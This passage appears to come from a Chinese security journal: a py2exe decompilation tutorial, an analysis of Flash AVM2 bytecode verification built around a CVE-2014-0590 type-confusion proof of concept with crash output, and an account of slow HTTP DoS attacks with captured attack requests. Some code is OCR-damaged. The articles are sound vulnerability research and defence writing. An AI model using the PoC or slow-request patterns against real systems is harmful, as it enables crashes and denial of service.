反编译 py2exe 生成的 EXE，基本不关心第一部分、第三部分，主要关心第二部分。

用你喜欢的资源编辑工具打开 rom0scan.exe，即可看到名为 "PYTHONSCRIPT" 的资源，将它析取保存成名为 "PYTHONSCRIPT" 的文件。



二、解析 PYTHONSCRIPT

PYTHONSCRIPT 是个带格式的二进制文件，不直接对应 .pyc、.pyo。它有一个不定长的首部。

```
$ xxd -l 64 -g 1 PYTHONSCRIPT
0000000: 12 34 56 78 02 00 00 00 00 00 00 00 cf 55 00 00  .4Vx.........U..
0000010: 00 5b 03 00 00 00 63 00 00 00 00 00 00 00 00 03  .[....c.........
0000020: 00 00 00 40 00 00 00 73 a8 00 00 00 64 00 00 64  ...@...s....d..d
0000030: 01 00 6c 00 00 5a 00 00 65 00 00 6a 01 00 64 02  ..l..Z..e..j..d.
```

首部数据结构如下：

```
struct Header
{
    /*
    * 0x78563412
    */
    unsigned int    tag;
    /*
    * 2
    *
    * 对应 py2exe 参数 optimize
    */
    unsigned int    optimize;
    /*
    * 0
    *
    * 不知啥意思
    */
    unsigned int    unbuffered;
    /*
    * 首部之后的数据长度 (little-endian)，0x55CF
    *
    * 实际查看 PYTHONSCRIPT，首部长度加上 data_bytes 还没到尾，最后还有两个
    * 0x00，不知啥情况。
    */
    unsigned int    data_bytes;
    /*
    * 对应 py2exe 参数 zipfile，以 NUL 字符结尾。如果 zipfile 为 None，此处只有一
    * 个 \0，此时 PYTHONSCRIPT 占 0x11(17) 字节。
    */
    unsigned char   zippath[VARIABLE_SIZE]
};
```

PYTHONSCRIPT 首部之后是各个序列化过后的 .pyc、.pyo。

三、GetPyc.py

编辑 GetPyc.py 如下：

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
#
# Note that you have to run the script in the same version of python which
# was used to generate the exe. Otherwise unmarshalling will fail.
#
import marshal, imp
```

```
f   = open( 'PYTHONSCRIPT', 'rb' )
#
# struct Header
# {
#     unsigned int    tag;
#     unsigned int    optimize;
#     unsigned int    unbuffered;
#     unsigned int    data_bytes;
#     unsigned char   zippath[VARIABLE_SIZE]
# };
#
# Skip the header, you have to know the header size beforehand.
#
f.seek( 0x11 )
ob  = marshal.load( f )
for i in xrange( 0, len( ob ) ) :
    open( str( i ) + '.pyc', 'wb' ).write( imp.get_magic() + '\0' * 4 +
marshal.dumps( ob[i] ) )
f.close()
```

GetPyc.py从PYTHONSCRIPT中析取、反序列化出各个.pyc、.pyo。

```
$ xxd -l 16 -g 1 rom0scan.pyc
0000000: 03 f3 0d 0a 09 14 37 55 63 00 00 00 00 00 00 00
.....7Uc.....
```

.pyc文件前面一般有8字节的首部：

```
03 f3 0d 0a // +0x00 magic
09 14 37 55 // +0x04 timestamp, little-endian
```

前4字节是用于识别.pyc文件的magic数据，后4字节是时间戳。py2exe在序列化.pyc文件时，将这8字节首部剥掉了。GetPyc.py在反序列化时补回8字节首部，前4字节通过imp.get_magic()获得，后4字节简单地用\0填充。

四、exe2py2.py

GetPyc.py还是太简单，exe2pyc.py要方便很多。

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
import os, sys, os, struct, time, marshal, imp, dis
import win32api
def exe2pyc ( exefile ) :
    handle  = win32api.LoadLibrary( exefile )
    data = win32api.LoadResource( handle, "PYTHONSCRIPT",
1, 0 )
    tag, optimize, unbuffered, data_bytes   \
    = struct.unpack( "<IIII", data[:4*4] )
    data      = data[4*4:]
    zippath, data   \
```

```
            = data.split( "\0", 1 )
print                       \
"tag        : 0x%08X\n"    \
"optimize   : %u\n"        \
"unbuffered  : %u\n"       \
 "data_bytes  : 0x%08X\n"    \
"zippath    : [%s]"        \
%                          \
 (
tag,
optimize,
unbuffered,
data_bytes,
zippath
)
codeobj = marshal.loads( data )
i       = 0
for co in codeobj :
    #
    # co.co_filename 有可能带路径
    #
    fname       = os.path.basename( co.co_filename )
    #
```

```
    # The resource contains a sequence of marshaled code
objects, not
    # all of them come from a .py file, some are constructed
from
    # source at build time.
    #
    if not os.path.splitext( fname )[1] :
      fname   = "on_the_fly_%u.py" % i
    if optimize :
      fname   = fname + 'o'
    else :
      fname   = fname + 'c'
    #
    # little-endian
    #
    timestamp   = struct.pack( "<I", int( time.time() ) )
    #
    # 在 .pyc、pyo 首部写入时间戳没有实际意义, 完全可以用 \0
填充。
    #
    open( fname, "wb" ).write( imp.get_magic() + timestamp
+ marshal.dumps( co ) )
    print "[%u] - [%s] => [%s]" % ( i, co.co_filename, fname )
```

```
            if "on_the_fly" in fname :
            dis.dis( co )
             i     += 1
        #
        # end of for
        #
if "__main__" == __name__ :
        exe2pyc( sys.argv[1] )
```

```
        $ exe2pyc.py rom0scan.exe
```

```
tag         : 0x78563412
optimize    : 2
unbuffered  : 0
data_bytes  : 0x000055CF
zippath     : []
[0] - [C:\Python27\lib\site-packages\py2exe\boot_common.py]
=> [boot_common.pyo]
[1] - [<install zipextimporter>] => [on_the_fly_1.pyo]
        1           0 LOAD_CONST               0 (-1)
                    3 LOAD_CONST               1 (None)
                    6 IMPORT_NAME              0 (zipextimporter)
                    9 STORE_NAME               0 (zipextimporter)
                   12 LOAD_NAME                0 (zipextimporter)
                   15 LOAD_ATTR                1 (install)
                   18 CALL_FUNCTION            0
                   21 POP_TOP
                   22 LOAD_CONST               1 (None)
                   25 RETURN_VALUE
[2] - [rom0scan.py] => [rom0scan.pyo]
```

就 rom0scan.exe 而言，exe2pyc.py 总共析取、反序列化出 3 个 .pyo。

第一个是 boot_common.pyo，来自：

C:\Python27\lib\site-packages\py2exe\boot_common.py

第二个是 on_the_fly_1.pyo，来自 "<install zipextimporter>"，它是 py2exe 的中间生成物：

```
import zipextimporter
zipextimporter.install()
```

对应：

C:\Python27\lib\site-packages\zipextimporter.py

这里允许从 .zip 文件中直接加载 Python 模块，而不必将 .zip 解压缩到文件系统。zipextimporter.install() 完成 "import hook"。

第三个是 rom0scan.pyo，来自 rom0scan.py。

得到 .pyc、.pyo 之后，用你喜欢的 Python 反编译工具处理它，得到 Python 源代码。在不考虑 Python 源代码混淆技术介入的前提下，uncompyle2 是个不错的 Python 反编译工具。

初识AVM2虚拟机

威胁响应中心　曹志华

鉴于 AVM（ActionScript Virtual Machine）的复杂性，本文仅简单介绍与字节码校验（Bytecode Verifier）相关的功能，并以一个类型混淆漏洞为例，尝试从源码层面剖析其产生的根源。

引言

得益于 IE 和 JAVA 不断引入的漏洞利用缓解措施，黑客开始把精力倾注于鲜有安全防护的 Flash 利用，使得借助 Flash 漏洞发起的 APT 攻击层出不穷，下面就是 2015 年初爆出的重要的 Flash 漏洞利用：

CVE	Vulnerability	Shellcode	Malware
CVE-2015-0313	shared property UAF (race condition?)	dynamically loaded from parameters	Hanjuan Exploit Kit
CVE-2015-0311	domainMemory UAF	dynamically loaded from parameters	Ransomware Malvert campaign
CVE-2015-0310	RegExp infoleak	dynamically loaded from parameters	Ransomware Malvert campaign

图 1 2015 年初爆出的 Flash 漏洞利用

Flash 的运行离不开 AVM（ActionScript Virtual Machine）的支持，它是 Adobe 用于仿真执行 abc 字节码（ActionScript Bytecode）的虚拟处理器，对其深入研究将有助于我们从源码层面更深入的理解漏洞产生的原因。但鉴于 AVM 的复杂性，这里仅简单介绍与字节码校验（Bytecode Verifier）相关的功能，并以一个类型混淆漏洞为例，尝试从源码层面剖析其产生的根源。

一、AVM 概述

Adobe 已将 AVM 开源，最新版本为 AVM2，对应的脚本语言为 ActionScript 3。

后面的分析将以此为基础展开。

下面先简单看一下 AS3（ActionScript 3）从编译到执行的工作流程：

图 2 AS3 编译执行流程

测试用的 AS3 源码：

```
public class Main extends Sprite
{
    public function test(a:int,b:int):int
    {
        var c:int;
        c = a + b;
        return c;
    }

    public function Main():void
    {
        //trace("5 + 6 = ", test(5, 6));
        test(5, 6);
    }
}
```

图 3 测试用 AS3 源码

通过工具 JPEXS Free Flash Decompiler 反编译后获得的 abc 字节码：

```
14 code
15 getlocal_0
16 pushscope
17 pushbyte 0
18 setlocal_3
19 getlocal_1
20 getlocal_2
21 add
22 convert_i
23 setlocal_3
24 getlocal_3
25 returnvalue
```

图 4 反编译后的 abc 字节码

最后通过 AVM2 翻译为执行时的汇编代码：

```
132dae9b 8b5510          mov     edx,dword ptr [ebp+10h]
132dae9e 8b4d08          mov     ecx,dword ptr [ebp+8] ds:0023:0a0ec27c=00000005
132daea1 8b4a08          mov     ecx,dword ptr [edx+8]
132daea4 03c1            add     eax,ecx
132daea6 8b4df0          mov     ecx,dword ptr [ebp-10h]
132daea9 890d50907d12    mov     dword ptr ds:[127D9050h],ecx
132daeaf 8be5            mov     esp,ebp
132daeb1 5d              pop     ebp
132daeb2 c3              ret
132daeb3 cc              int     3
```

图 5 执行时的汇编代码

概括说，AVM2 的职能就是读取 SWF 内嵌的 DoABC 标签下的 abc 指令，校验并解释执行。

解析流程：




图 6 AVM2 解析流程

AVM2 对 abc 的执行方式分为解释（Interpreter）执行和 JIT 编译执行两种。解释执行针对的主要是类的初始化方法 $init 和 $cinit 等。

二、字节码校验

AVM2 作为虚拟的 CPU，对 Bytecode 是完全不信任的，为此它增加了一个基于方法 (Method) 的静态检测校验功能，以尽早发现代码中的安全问题，并给后面的优化提供参考，提高运行时的效率。

主要涉及三种方法：

•Native Method：Flash 原生函数，由 Flash 模块（如：Flash*.ocx）导出，不开源没符号

•Static-init Method：静态初始化函数，由 Flash 编译器自动生成

•Normal Method: 正常编写的 AS 脚本，承载 Flash 主要功能，用户可控

简化后的校验流程：




图 7 简化后的校验流程

对应的 AVM2 源码：

```
void BaseExecMgr::verifyMethod(MethodInfo* m, Toplevel *toplevel, AbcEnv* abc_env)
{
    AvmAssert(m->declaringTraits()->isResolved());
    m->resolveSignature(toplevel);
    PERFM_NTPROF_BEGIN("verify-ticks");
    MethodSignaturep ms = m->getMethodSignature();
    if (m->isNative())
        verifyNative(m, ms);
#ifdef VMCFG_NANOJIT
    else if (shouldJitFirst(abc_env, m, ms)) {
        verifyJit(m, ms, toplevel, abc_env, NULL);
    }
#endif
    else
        verifyInterp(m, ms, toplevel, abc_env);
    PERFM_NTPROF_END("verify-ticks");
}
```

图 8 verifyMethod 函数源码

这里我们把目光聚焦于 JIT 编译执行，即上述源码中的 verifyJit 函数。

它简化后的工作流程：




图 9 简化后的 verifyJit 函数执行流程

下面主要看一下 verifier::verity 函数，它是 verify 方法的入口，其简化后的工作流程：




图 10 简化后的 verity 函数执行流程

verifyBlock 方法入口：




图 11 简化后的 verifyBlock 函数执行流程

需要说明的是，上述函数功能流程并未囊括涉及到的函数的所有细节，为了更好的理解其功能，还需配合调试查看相应的 AVM2 源码。

下面结合实际的漏洞案例来更深入的理解以上介绍的字节码校验（Bytecode Verifier）流程。这里要介绍的是编号为 CVE-2014-0590 的漏洞，漏洞成因是由于 AVM2 里面的 Bytecode Verifier（具体为 Verifier::verifyBlock）在校验 Bytecode 时，没有正确处理一些运行时可以抛出异常的指令，如 sxi1 等，从而导致产生类型混淆（Type Confusion）错误。

首先需要了解的，是 POC 中涉及的 sxi1（sxi8/sxi16 相同）指令：

```
10: *   #define ABC_OP(opCount, throw, stack, internal, name) ...        // defines regular op code
31: #       define ABC_OP_F ABC_OP
40: ABC_OP(         0,      0,      0,      0,      bkpt)               // 0x01
41: ABC_OP(         0,      0,      0,      0,      nop)                // 0x02
42: ABC_OP(         0,      1,      -1,     0,      throw)              // 0x03

119: ABC_OP(        0,      0,      0,      0,      sxi1)               // 0x50
120: ABC_OP(        0,      0,      0,      0,      sxi8)               // 0x51
121: ABC_OP(        0,      0,      0,      0,      sxi16)              // 0x52
```

图 12 sxi1 指令

注意红框标识的部分，throw 即 canThrow 标志，这在后面的 Verifier::verifyBlock 函数中会用到，它的含义可简单理解为 Bytecode Verifier 的终止符，1 为终止，0 为继续，还需要注意，指令 sxi1 虽然可以在校验时通过 Bytecode Verifier，但不保证其在运行时（执行某些特定数据）不发生异常。

测试用 POC：

```
public function ChangeMe():void
{
    var _local1:String = new String("ABC123");
    this.changethebytecodeofthis(new OverrideValueOf(), _local1);
    var _local2:TextField = new TextField();
    _local2.text = "Hello World!";
    addChild(_local2);
}

public function changethebytecodeofthis(param1:*,param2:*):void
{
    var _local3:* = 0x414243;
    try{
        sxi1(param1);
        _local3 = param2;
        throw Error;
    }catch (e:Error){
        sxi1(_local3);
    }
}
```

图 13 测试用 POC

其中 changethebytecodeofthis 函数对应的 Bytecode 指令：

```
trait method Qname(PackageInternalNs(""),"changethebytecodeofthis") dispid 0
method
name null                          local_0 为this指针
flag NEED_ACTIVATION               local_1 为第一个参数
param null                         local_2为第二个参数
param null
returns null

body
maxstack 3
localcount 5
initscopedepth 10
maxscopedepth 15
try from ofs0004 to ofs0008 target ofs0009 type null name Qname(PackageNamespace(""),"e")

code
pushint 4276803
setlocal_3
getlocal_1                         这里set可理解为从栈上取数据，即pop
ofs0004:sxi 1                      get为把数据放到栈上，即push
getlocal_2
setlocal_3
throw
ofs0008:returnvoid
ofs0009:getlocal_3
sxi 1
pop
returnvoid
```

图 14 changethebytecodeofthis 函数字节码

根据前面所述，上述指令在 Bytecode Verifier 时，红框标识的指令将被覆盖到，即 local_3 将被确定为 String 类型。在 Bytecode Verifier 过程中，函数 Verifier::verifyBlock 执行时的部分代码：

```
if (pc < tryTo && pc >= tryFrom &&
   (opcodeInfo[opcode].canThrow || (isLoopHeader && pc == start_pos))) {
   // If this instruction ( opcode | OP_throw tions, treat it as an edge to
   // each in-scope catch handler.  The instruction can throw exceptions
   // if canThrow = true, or if this is the target of a backedge, where
   // the implicit interrupt check can throw an exception.
   for (int i=0, n=exTable->exception_count; i < n; i++) {
      ExceptionHandler* handler = &exTable->exceptions[i];
      if (pc >= code_pos + handler->from && pc < code_pos + handler->to) {
         int saveStackDepth = state->stackDepth;
         int saveScopeDepth = state->scopeDepth;
         FrameValue stackEntryZero = saveStackDepth > 0 ? state->stackValue(0) : state->value(0);
         state->stackDepth = 0;
         state->scopeDepth = 0;
```

图 15 执行中的 verifyBlock 函数

只有碰到 throw/return 指令时，才会返回至目标（这里为 target：ofs0009）处继续校验。

调试时可当值为红框标识时，跟踪校验过程：




图 16 verifyBlock 函数校验过程

当 Bytecode Verifier 完成时，接着进入 JIT 编译执行阶段，在此过程中，函数 changethebytecodeofthis 红框标识部分将因 six1 指令异常而得不到执行。

执行时的异常信息：

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00414240 ebx=0012f890 ecx=00414240 edx=0e8b0416 esi=00000000 edi=01498020
eip=0041469e esp=0012f72c ebp=0012f840 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
avm!avmplus::AvmCore::number+0x3e:
0041469e 8b424c          mov     eax,dword ptr [edx+4Ch] ds:0023:0e8b0462=????????
0:000> kv
ChildEBP RetAddr  Args to Child
0012f728 004161dd 00414241 015d4f36 00414241 avm!avmplus::AvmCore::number+0x3e (FPO: [1,0,0])
0012f730 015d4f36 00414241 0012f760 00000000 avm!avmplus::AvmCore::integer+0x1d (FPO: [1,0,0])
```

图 17 异常信息

对应的汇编代码：

```
00414697 83e0f8          and     eax,0FFFFFFF8h
0041469a 8b10            mov     edx,dword ptr [eax]
0041469c 8bc8            mov     ecx,eax
0041469e 8b424c          mov     eax,dword ptr [edx+4Ch] ds:0023:0e8b0462=????????
004146a1 ffd0            call    eax
```

图 18 异常汇编代码

可以看出，此时 AVM2 把一个 uint 类型的数据（这里为 0x00414241）当作 String 来解释。

为什么执行时 sxi1 指令能抛出异常？

sxi1 指令的实现：

```
INSTR(sxi1) {
  i1 = AvmCore::integer(sp[0]);   传入的参数是：OverrideValueOf Object
  sp[0] = CHECK_INT_ATOM(Atom(((i1 << (8*sizeof(Atom)-1)) >> ((8*sizeof(Atom)-1)-3)) | kIntptrType));
  NEXT;
}

  /*static*/ int32_t AvmCore::integer(Atom atom)
  {
    const int kind = atomKind(atom);
    if (kind == kIntptrType)
    {
      AvmAssert(int32_t(atomGetIntptr(atom)) == (int32_t)integer_d(number(atom)));
      return int32_t(atomGetIntptr(atom));
    }
    else if (kind == kBooleanType)
    {
      return int32_t(atom>>3);
    }
    else
    {
      // TODO optimize the code below.
      return (int32_t)integer_d(number(atom));
    }
  }
```

图 19 sxi1 指令实现

AvmCore::number(Atom atom) 函数：

```
case kObjectType:
    atom = AvmCore::atomToScriptObject(atom)->defaultValue();
    break; // continue loop, effectively a tailcall
```

图 20 AvmCore::number(Atom atom) 函数

ScriptObject::defaultValue() 函数：

```
Atom ScriptObject::defaultValue()
{
    AvmCore *core = this->core();
    Toplevel* toplevel = this->toplevel();

    Atom atomv_out[1];

    //call this.valueOf()
    // NOTE use callers versioned public to get correct valueOf
    Multiname tempname(core->findPublicNamespace(), core->kvalueOf);
    atomv_out[0] = atom();
    Atom result = toplevel->callproperty(atom(), &tempname, 0, atomv_out, vtable);
```

图 21 ScriptObject::defaultValue() 函数

POC 代码中重载了 valueof 方法，并主动抛出异常：

```
Package
{        poc 代码中重载了 valueof 方法
    Class OverrideValueOf extends Object
    {
        Function OverrideValueOf ( )
        {
            Super ( )
        }
        Public function value Of ( ) : Object
        {
            Throw new Error ( “an exception” ) ;
        }                    主动抛出异常
    }
}
```

图 22 POC 中实现的 valueof 方法

三、小结

本文主要介绍了 AVM2 中与字节码校验（Bytecode Verifier）相关的功能，通过熟悉 AVM2 尤其是 Bytecode verify 部分可以更好的理解与其相关的漏洞。

参考文献

《CVE-2014-0590》

https://code.google.com/p/google-security-research/issues/detail?id=106

《AVM2 源码》

http://hg.mozilla.org/tamarin-redux/

《Flash in 2015》

https://www.fireeye.com/blog/threat-research/2015/03/flash_in_2015.html

CC攻击的变异品种——慢速攻击

武汉研发中心　彭元

DDoS 攻击凭借其严重的后果以及简单的操作，一直都是攻防中重要的攻击方式。未知攻焉知防，随着 DDoS 攻击的演变，信息安全的防御也在同步升级。发展到今天，DDoS 攻击已经多种多样。本文简要分析了慢速攻击以及防护策略。

CC 攻击的本名叫做 “Challenge Collapsar”，是一种专门针对于 Web 应用层的 FLOOD 攻击，攻击者操纵网络上的肉鸡，对目标 Web 服务器进行海量 Http Request 攻击，直到服务器带宽被打满，造成了拒绝服务。

由于伪造的 HTTP 请求和客户正常请求没有区别，对于没有流量清洗设备的用户来说，这无疑就是噩梦。而我们今天谈的这种攻击方式，就是 CC 攻击的一个变异品种——慢速攻击。

什么是慢速攻击

一说起慢速攻击，就要谈谈它的成名历史了。HTTP Post 慢速 DoS 攻击第一次在技术社区被正式披露是 2012 年的 OWASP 大会上，由 Wong Onn Chee 和 Tom Brennan 共同演示了使用这一技术攻击的威力。

这个攻击的基本原理如下：对任何一个开放了 HTTP 访问的服务器 HTTP 服务器，先建立了一个连接，指定一个比较大的 Content-Length，然后以非常低的速度发包，比如 1-10s 发一个字节，然后维持住这个连接不断开。如果客户端持续建立这样的连接，那么服务器上可用的连接将一点一点被占满，从而导致拒绝服务。

和 CC 攻击一样，只要 Web 服务器开放了 Web 服务，那么它就可以是一个靶子，HTTP 协议在接收到 Request 之前是不对请求内容作校验的，所以即使你的 Web 应用没有可用的 form 表单，这个攻击一样有效。

在客户端以单线程方式建立较大数量的无用连接，并保持持续

发包的代价非常的低廉。实际试验中一台普通 PC 可以建立的连接在 3000 个以上。这对一台普通的 Web server，将是致命的打击。更不用说结合肉鸡群做分布式 DoS 了。


鉴于此攻击简单的利用程度、拒绝服务的后果、带有逃逸特性的攻击方式，这类攻击一炮而红，成为众多攻击者的研究和利用对象。

慢速攻击的分类

发展到今天，慢速攻击也多种多样，其种类可分为以下几种：

•Slow headers：Web 应用在处理 HTTP 请求之前都要先接收完所有的 HTTP 头部，因为 HTTP 头部中包含了一些 Web 应用可能用到的重要信息。攻击者利用这点，发起一个 HTTP 请求，一直不停的发送 HTTP 头部，消耗服务器的连接和内存资源。

抓包数据可见，攻击客户端与服务器建立 TCP 连接后，每 30 秒才向服务器发送一个 HTTP 头部，而 Web 服务器再没接收到两个连续的 \r\n 时，会认为客户端没有发送完头部，而持续的等待客户端发送数据。




9	0.002048	10.67.3.220	10.67.3.215	TCP	74 55673 > xfer [SYN] Seq=0 Win=29200 Len=0 MSS
10	0.002058	10.67.3.215	10.67.3.220	TCP	78 xfer > 55673 [SYN, ACK] Seq=0 Ack=1 Win=1638
11	0.003012	10.67.3.220	10.67.3.215	TCP	66 55673 > xfer [ACK] Seq=1 Ack=1 Win=29312 Len
12	0.003027	10.67.3.220	10.67.3.215	TCP	294 55673 > xfer [PSH, ACK] Seq=1 Ack=1 Win=2931
2337	0.157268	10.67.3.215	10.67.3.220	TCP	66 xfer > 55673 [ACK] Seq=1 Ack=229 Win=65307 L
2418	0.187146	10.67.3.220	10.67.3.215	TCP	74 55673 > xfer [PSH, ACK] Seq=229 Ack=1 Win=29
3049	0.360263	10.67.3.215	10.67.3.220	TCP	66 xfer > 55673 [ACK] Seq=1 Ack=237 Win=65299 L
3219	30.045284	10.67.3.220	10.67.3.215	TCP	74 55673 > xfer [PSH, ACK] Seq=237 Ack=1 Win=29
4628	30.220488	10.67.3.215	10.67.3.220	TCP	66 xfer > 55673 [ACK] Seq=1 Ack=245 Win=65291 L
4785	60.046920	10.67.3.220	10.67.3.215	TCP	74 55673 > xfer [PSH, ACK] Seq=245 Ack=1 Win=29
6079	60.188855	10.67.3.215	10.67.3.220	TCP	66 xfer > 55673 [ACK] Seq=1 Ack=253 Win=65283 L
6369	90.048112	10.67.3.220	10.67.3.215	TCP	74 55673 > xfer [PSH, ACK] Seq=253 Ack=1 Win=29
7778	90.268052	10.67.3.215	10.67.3.220	TCP	66 xfer > 55673 [ACK] Seq=1 Ack=261 Win=65275 L

Stream Content

```
GET / HTTP/1.1
Host: 10.67.3.215
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50313; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)
Content-Length: 42
X-a: b
X-a: b
X-a: b
X-a: b
```

•Slow body：攻击者发送一个 HTTP POST 请求，该请求的 Content-Length 头部值很大，使得 Web 服务器或代理认为客户端要发送很大的数据。服务器会保持连接准备接收数据，但攻击客户端每次只发送很少量的数据，使该连接一直保持存活，消耗服务器的连接和内存资源。



	Time	Source	Destination	Protocol	Length	Info
24	174.765851	10.67.3.220	10.67.3.215	TCP	74	57517 > xfer [SYN] Seq
25	174.765873	10.67.3.215	10.67.3.220	TCP	78	xfer > 57517 [SYN, ACK
27	174.766844	10.67.3.220	10.67.3.215	TCP	66	57517 > xfer [ACK] Seq
30	174.786000	10.67.3.220	10.67.3.215	TCP	401	57517 > xfer [PSH, ACK
69	174.955818	10.67.3.215	10.67.3.220	TCP	66	xfer > 57517 [ACK] Seq
292	184.665462	10.67.3.220	10.67.3.215	TCP	76	57517 > xfer [PSH, ACK
350	184.799597	10.67.3.215	10.67.3.220	TCP	66	xfer > 57517 [ACK] Seq
412	194.665660	10.67.3.220	10.67.3.215	TCP	107	57517 > xfer [PSH, ACK
470	194.862163	10.67.3.215	10.67.3.220	TCP	66	xfer > 57517 [ACK] Seq
532	204.665869	10.67.3.220	10.67.3.215	TCP	115	57517 > xfer [PSH, ACK
590	204.815263	10.67.3.215	10.67.3.220	TCP	66	xfer > 57517 [ACK] Seq
652	214.666034	10.67.3.220	10.67.3.215	TCP	119	57517 > xfer [PSH, ACK
710	214.877693	10.67.3.215	10.67.3.220	TCP	66	xfer > 57517 [ACK] Seq

Stream Content


```
POST /py HTTP/1.1
Host: 10.67.3.215:82
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2)
Referer: http://code.google.com/p/slowhttptest/
Content-Length: 4096
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept: text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5

foo=bar&FuH5WH1=P&Gn4cGUxP4Q24=i5Gkek7HN6yIHPNlG6rryHxI4BA&0uPaRgrwzmrsHZOUom=kYlxzRVYjIL
Z65oWKJE68olquA2En&JLHAh0kl53YnBuQu1LwLa7xewxkFpi=yrnwOdxxxOJAP2P9rau2y&N5et7pFAeJn=SLO0u
zp6Qzhvt8j8qud1n7ikmn
```

抓包数据可见，攻击客户端与服务器建立 TCP 连接后，发送了完整的 HTTP 头部，POST 方法带有较大的 Content-Length，然后每 10s 发送一次随机的参数。服务器因为没有接收到相应 Content-Length 的 body，而持续的等待客户端发送数据。

•Slow read：客户端与服务器建立连接并发送了一个 HTTP 请求，客户端发送完整的请求给服务器端，然后一直保持这个连接，以很低的速度读取 Response，比如很长一段时间客户端不读取任何数据，通过发送 Zero Window 到服务器，让服务器误以为客户端很忙，直到连接快超时前才读取一个字节，以消耗服务器的连接和内存资源。

